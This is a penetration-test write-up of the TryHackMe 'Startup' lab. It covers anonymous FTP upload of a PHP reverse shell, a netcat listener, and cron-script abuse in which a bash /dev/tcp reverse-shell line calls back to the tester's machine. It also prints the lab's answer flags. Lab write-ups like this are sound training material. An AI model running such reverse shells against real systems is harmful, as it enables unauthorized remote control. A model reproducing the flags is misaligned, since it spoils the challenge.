



Penetration Testing Report: Startup (TryHackMe)

Confidentiality Level: Restricted

Target IP: 10.49.180.45

Author: Talha Ali

Contents

1. Executive Summary	2
2. Information Gathering & Connectivity	2
2.1 VPN Connectivity (OpenVPN)	2
2.2 Service Enumeration (Nmap)	2
3. Exploitation: Initial Access	3
3.1 Anonymous FTP Write Access	3
3.2 Web Foothold	4
4. Lateral Movement (Lennie)	4
4.1 Traffic Analysis (Wireshark)	4
5. Privilege Escalation (Root)	5
5.1 Scheduled Task Abuse	5
5.2 Full System Compromise	6
6. Summary of Evidence (Flags)	6
7. Remediation Recommendations	6
8. Appendices	7
Appendix A - Finding Severities	7
Appendix B - Exploited Hosts	7
Appendix C - Compromised Users	7

1. Executive Summary

The objective of this assessment was to identify and exploit vulnerabilities within the "Startup" lab environment. The engagement resulted in full system compromise (Root access) via a three-stage attack chain: exploiting an anonymous FTP misconfiguration, intercepting credentials through traffic analysis, and abusing a world-writable system script.

2. Information Gathering & Connectivity

2.1 VPN Connectivity (OpenVPN)

A secure tunnel was established to the TryHackMe network using a local attack machine and an OpenVPN configuration file.

Figure 1.1: Verification of successful OpenVPN connection.

```
2026-05-02 08:55:39 net_route_v4_best_gw result: via 192.168.1.1 dev eth0
2026-05-02 08:55:39 net_route_v4_best_gw query: dst 35.154.230.92
2026-05-02 08:55:39 net_route_v4_best_gw result: via 192.168.1.1 dev eth0
2026-05-02 08:55:39 net_iface_new: add tun0 type ovpn
2026-05-02 08:55:39 DCO device tun0 opened
2026-05-02 08:55:39 ovpn-dco device [tun0] opened
2026-05-02 08:55:39 net_iface_mtu_set: mtu 1380 for tun0
2026-05-02 08:55:39 net_iface_up: set tun0 up
2026-05-02 08:55:39 net_addr_v4_add: 192.168.225.149/17 dev tun0
2026-05-02 08:55:39 net_route_v4_add: 10.48.0.0/12 via 192.168.128.1 dev [NULL] table 0 metric 200
2026-05-02 08:55:40 Initialization Sequence Completed
2026-05-02 08:55:40 Data Channel: cipher 'AES-256-GCM', peer-id: 258
2026-05-02 08:55:40 Timers: ping 10, ping-restart 120
2026-05-02 08:55:40 Protocol options: explicit-exit-notify 1, protocol-flags cc-exit tls-ekm dyn-tls-crypt
```

2.2 Service Enumeration (Nmap)

A full TCP port scan was conducted to identify the attack surface of the target.

- **Port 21:** FTP (vsftpd 3.0.3) - Anonymous login allowed.
- **Port 22:** SSH (OpenSSH 7.2p2).
- **Port 80:** HTTP (Apache httpd 2.4.18).

Figure 1.2: Nmap service scan results.

```
(kali@Talha)-[~/Downloads]
$ nmap -sC -sV -oN initial_scan.txt 10.49.180.45
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-02 08:59 -0400
Nmap scan report for 10.49.180.45 (10.49.180.45)
Host is up (0.079s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx  2 65534 65534      4096 Nov 12 2020 ftp [NSE: writeable]
| -rw-r--r--  1 0    0          251631 Nov 12 2020 important.jpg
| -rw-r--r--  1 0    0          208 Nov 12 2020 notice.txt
| ftp-syst:
|  STAT:
|  FTP server status:
|    Connected to 192.168.225.149
|    Logged in as ftp
|    TYPE: ASCII
|    No session bandwidth limit
|    Session timeout in seconds is 300
|    Control connection is plain text
|    Data connections will be plain text
|    At session startup, client count was 4
|    vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256  ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256  a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Maintenance
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.52 seconds
```

3. Exploitation: Initial Access

3.1 Anonymous FTP Write Access

The FTP server permitted anonymous login and granted write access within the /ftp directory. A PHP reverse shell was uploaded from the attack machine to the target.

Figure 2.1: Successful upload of the PHP shell via FTP.

```
(kali@talha)-[~]
$ nano reverse.php
[~]
(kali@talha)-[~]
$ ftp 10.49.180.45
Connected to 10.49.180.45.
220 (vsFTPd 3.0.3)
Name (10.49.180.45:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||20542|)
150 Here comes the directory listing.
drwxrwxrwx  2 65534  65534    4096 Nov 12  2020 ftp
-rw-r--r--   1 0      0    251631 Nov 12  2020 important.jpg
-rw-r--r--   1 0      0     288 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> cd ftp
250 Directory successfully changed.
ftp> put reverse.php
local reverse.php remote: reverse.php
229 Entering Extended Passive Mode (|||24113|)
150 OK to send data.
100K [#####] 5498    674.45 KIB/s    00:00 ETA
226 Transfer complete.
5498 bytes sent in 00:00 (36.94 KIB/s)
ftp>
```

3.2 Web Foothold

The payload was executed by navigating to the file via the /files web directory.

Figure 2.2: Netcat listener receiving a shell as www-data.


```
(kali@talha)-[~]
$ nc -lvnp 4477
listening on [any] 4477 ...
connect to [192.168.225.149] from (UNKNOWN) [10.49.180.45] 51412
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
13:13:52 up 20 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ bash -i
bash: cannot set terminal process group (1236): Inappropriate ioctl for device
bash: no job control in this shell
www-data@startup:/$
```

4. Lateral Movement (Lennie)

4.1 Traffic Analysis (Wireshark)

A packet capture file (suspicious.pcapng) was discovered in the /incidents directory and analyzed locally. Analysis revealed the cleartext password for the user **Lennie**.

Figure 3.1: Credential harvesting via Wireshark TCP Stream.



5. Privilege Escalation (Root)

5.1 Scheduled Task Abuse

The user lennie had write access to a script (/etc/print.sh) that was being executed by a root-owned cronjob (planner.sh).

Figure 4.1: Injecting the reverse shell payload into the writable script.

```
lennie@startup:~$ echo "bash -i >& /dev/tcp/192.168.225.149/5555 0>81" >> /etc/print.sh
lennie@startup:~$
```

5.2 Full System Compromise

After the cronjob cycle, a root-level shell was successfully caught on the attack machine.

Figure 4.2: Proof of Root access and final flags.

```
$ bash -i
lennie@startup:~$ ls
Documents  scripts  user.txt
lennie@startup:~$ cat user.txt
THM{03ce3d619b80ccbf3b7fc81e46c0e79}

whoami
root
root@startup:~# cat /root/root.txt
cat /root/root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~#
```

6. Summary of Evidence (Flags)

Flag Type	Hash/Value
User	THM{03ce3d619b80ccbf3b7fc81e46c0e79}
Root	THM{f963aaa6a430f210222158ae15c3d76d}

7. Remediation Recommendations

1. **Disable Anonymous FTP:** Immediately restrict anonymous access and write permissions on the FTP service.
2. **Secure Cronjobs:** Ensure scripts executed by root are not world-writable.
3. **Traffic Encryption:** Encrypt internal communications to prevent credential sniffing via PCAP analysis.

8. Appendices

Appendix A- Finding Severities

Each finding is assigned a severity rating based on the potential impact on the confidentiality, integrity, and availability of the target system.

Rating	Definition
Critical	Exploitation will cause immediate, substantial harm. Immediate remediation is required.
High	Exploitation will significantly impact the confidentiality or integrity of the data.
Medium	Exploitation may cause moderate loss. Security controls are partially in place.

Appendix B- Exploited Hosts

The following host was successfully compromised during the engagement.

Host / IP	Scope	Method	Outcome
10.49.180.45	Internal	FTP Exploit / Cronjob Abuse	Full Root Access

Appendix C- Compromised Users

The following accounts were compromised and utilized for lateral movement and privilege escalation.

Username	Type	Method	Notes
www-data	Service	PHP Reverse Shell	Initial foothold via FTP upload
lennie	Local User	PCAP Analysis	Password harvested from suspicious.pcapng
root	Superuser	Cronjob Hijacking	Full system administrative control

Appendix D- Flag Evidence

The flags below serve as technical proof of the successful compromise of the user and administrative accounts.

- **User Flag:** THM{03ce3d619b80ccbf3b7fc81e46c0e79}
- **Root Flag:** THM{f963aaa6a430f210222158ae15c3d76d}

```
whoami
root
root@startup:~# cat /root/root.txt
cat /root/root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~# █
```